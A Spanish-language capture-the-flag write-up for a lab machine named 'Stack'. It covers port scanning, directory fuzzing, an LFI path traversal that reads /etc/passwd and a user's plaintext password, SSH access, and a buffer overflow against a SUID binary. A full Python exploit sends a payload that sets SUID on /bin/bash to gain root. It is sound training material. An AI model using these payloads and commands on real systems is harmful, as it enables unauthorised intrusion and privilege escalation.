STACK

CONECTIVIDAD

ping para verificar la conectividad con el host identificado.

ping -c1 172.17.0.2 ttl=64 linux

ESCANEO DE PUERTOS


nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 2

22/tcp open ssh OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)

80/tcp open http Apache httpd 2.4.62 ((Debian))

puerto 80

código fuente



ENUMERACIÓN


Con gobuster vamos a fuzzear por archivos o directorios

gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/

Web-Content/directory-list-2.3-medium.txt -t 20 -x php,txt,html,py

Tenemos dos directorios interesantes /note.txt y /file.php

```
gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -x php,txt,html,py
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html,py
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 417]
/.php                 (Status: 403) [Size: 275]
/file.php             (Status: 200) [Size: 0]
/javascript           (Status: 301) [Size: 313] [--> http://172.17.0.2/javascript/]
/note.txt             (Status: 200) [Size: 110]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 1102795 / 1102800 (100.00%)
===============================================================
Finished
===============================================================
```



Lista de parámetros comunes que se utilizan para intentar

explotar una vulnerabilidad de Local File Inclusion (LFI):


file page document template inc include dir action download

path folder prefix suffix view content layout module load

Con wfuzz intentamos encontrar rutas para el path traversal

wfuzz -c -w /usr/share/seclists/Fuzzing/LFI/LFI-Jhaddix.txt --hw 0

http://172.17.0.2/file.php?file=FUZZ




Nos vamos al navegador http://172.17.0.2/file.php?file=....//....//....//etc/passwd

Comprobamos la existencia del usuario bob.

Leemos la ruta /usr/share/bob/password.txt


passwd- llv6ox3lx300



llv6ox3lx300

Con bob y esta contraseña nos vamos por SSH

ssh bob@172.17.0.2



En el directorio /opt nos encontramos con esto:

bob@c15b6151b452:/opt$ ./command_exec
Escribe la contraseña: 2222
Estás en modo usuario (key = 1234)
key debe valer 0xdead para entrar al modo administrador

bob@c15b6151b452:/opt$ ls -l command_exec
-rwsr-xr-x 1 root root 16328 Dec 19 10:22 command_exec

Tiene el bit SUID activado (-rwsr-xr-x), lo que significa

que se ejecuta con los privilegios de root

El programa solicita una "contraseña" y menciona que la clave

debe valer 0xdead para entrar en modo administrador.

Si el programa no valida adecuadamente la longitud de la entrada,

podríamos intentar un desbordamiento de búfer para


sobrescribir la variable key

Un **buffer overflow** es una vulnerabilidad de software que ocurre cuando un programa intenta escribir más datos en un buffer (área de memoria temporal) de lo que puede almacenar. Esto puede sobrescribir datos adyacentes en la memoria, lo que puede provocar un bloqueo del programa o, en el peor de los casos, permitir que un atacante ejecute código arbitrario.
Los pasos para explotar una vulnerabilidad de buffer overflow generalmente implican:

1. **Descubrimiento**: Identificar un programa vulnerable que contenga un buffer overflow.
2. **Fuzzing**: Enviar datos cada vez más grandes al programa para encontrar el punto en el que se produce el desbordamiento.
3. **Offset**: Descubrir la cantidad de bytes por los que se sobrescribió el buffer para llegar a la dirección de retorno (EIP) de la función actual en la pila de llamadas.
4. **Payload**: Crear un código malicioso (payload) que se ejecutará cuando se sobrescriba la dirección de retorno.
5. **Explotación**: Enviar el exploit que contiene el offset y el payload al programa vulnerable para tomar control.

Nos traemos el ejecutable a nuestro kali

```
bob@c15b6151b452:/opt$ python3 -m http.server 8000
```



Primero, le damos permisos de ejecucción al archivo

chmod +x command_exec

Con el comando file,confirmamos que command_exec es un

ejecutable ELF de 64 bits, dinámicamente enlazado

y no está "stripped"

file command_exec

command_exec: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),

dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,

BuildID[sha1]=dd01c803bbdd48675e24dc6e347b219ab5ccc771, for GNU/Linux 3.2.0,

not stripped

El objetivo del script es sobrescribir la variable key dentro

del programa command_exec para que tenga el valor 0xdead,

lo que permite entrar en modo administrador.

Con ghidra desensamblamos el binario y revisamos el

codigo de la funcion main.

Identificamos que local_58 es un buffer de 76 bytes y que

local_c (o key en el pseudocódigo) está justo después

de este buffer en la pila.

Observamos que el uso de gets permite un desbordamiento de

buffer, lo que puede ser explotado para sobrescribir local_c.

Si local_c se establece en 0xdead, el programa cambia a un

modo administrador, permitiendo la ejecución de comandos

con privilegios elevados.

```
undefined8 main(void)

{
  char local_98 [64];
  char local_58 [76];
  uint local_c;

  local_c = 0x1234;
  printf(&DAT_00102008);
  fflush(stdout);
  gets(local_58);
  if (local_c == 0xdead) {
    setuid(0);
    printf(&DAT_00102028,(ulong)local_c);
    printf("Escribe un comando: ");
    fflush(stdout);
    fgets(local_98,0x40,stdin);
    system(local_98);
  }
  else {
    printf(&DAT_00102068,(ulong)local_c);
    puts("key debe valer 0xdead para entrar al modo administrador");
  }
  return 0;
}
```

número de bytes que necesitamos enviar para llegar desde el inicio del buffer hasta la variable key.

permite un desbordamiento de buffer, lo que puede ser explotado para sobrescribir local_c.

Con gdb, podríamos hallarlo usando disassemble main

La variable key está en [rbp-0x4].

El buffer está en [rbp-0x50].

La diferencia entre estas dos direcciones es 0x4C (76 en decimal),

0x50 - 0x4 = 0x4C

que es el offset necesario para sobrescribir key.

```
gef➤  disassemble main
Dump of assembler code for function main:
   0x0000555555555199 <+0>:     push   rbp
   0x000055555555519a <+1>:     mov    rbp,rsp
=> 0x000055555555519d <+4>:     sub    rsp,0x90
   0x00005555555551a4 <+11>:    mov    DWORD PTR [rbp-0x4],0x1234
   0x00005555555551ab <+18>:    lea    rax,[rip+0xe56]        # 0x555555556008
   0x00005555555551b2 <+25>:    mov    rdi,rax
   0x00005555555551b5 <+28>:    mov    eax,0x0
   0x00005555555551ba <+33>:    call   0x555555555050 <printf@plt>
   0x00005555555551bf <+38>:    mov    rax,QWORD PTR [rip+0x2e8a]        # 0x555555558050 <stdout@GLIBC_2.2.5>
   0x00005555555551c6 <+45>:    mov    rdi,rax
   0x00005555555551c9 <+48>:    call   0x555555555080 <fflush@plt>
   0x00005555555551ce <+53>:    lea    rax,[rbp-0x50]
```

Construimos el payload

payload = b'A' * offset: Se crea un buffer de bytes con el carácter

A repetido offset veces. Esto llena el espacio hasta la variable key.

payload += (0xdead).to_bytes(4, byteorder='little'): Se añade el valor

0xdead al payload, convertido a bytes en formato little-endian. Esto

sobrescribe la variable key con el valor necesario para activar el

modo administrador.

Y añadimos un Comando para Cambiar Permisos:

payload += b'\nchmod u+s /bin/bash\n': Se añade un comando para cambiar

los permisos de /bin/bash, estableciendo el bit SUID.


```
import subprocess

# Offset hasta la variable `key`
offset = 76  # Offset calculado

# Construimos el payload
payload = b'A' * offset
payload += (0xdead).to_bytes(4, byteorder='little')  # Sobrescribimos `key` con 0xdead

# Añadimos un comando para cambiar permisos
payload += b'\nchmod u+s /bin/bash\n'

# Ejecutamos el programa y envía el payload
process = subprocess.Popen(['/opt/command_exec'], stdin=subprocess.PIPE)
process.communicate(input=payload)
```

Enviamos el script a la máquina víctima

scp exploit.py bob@172.17.0.2:/home/bob/
bob@172.17.0.2's password:
exploit.py

Y ejecutamos python3 /home/bob/exploit.py para

hacernos root


bob@c15b6151b452:/opt$ python3 /home/bob/exploit.py
Escribe la contraseña: Estás en modo administrador (key = dead)
Escribe un comando: bob@c15b6151b452:/opt$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1265648 Mar 29 2024 /bin/bash
bob@c15b6151b452:/opt$ /bin/bash -p
bash-5.2# whoami
root
bash-5.2#

Buen día ¡¡¡i 🙂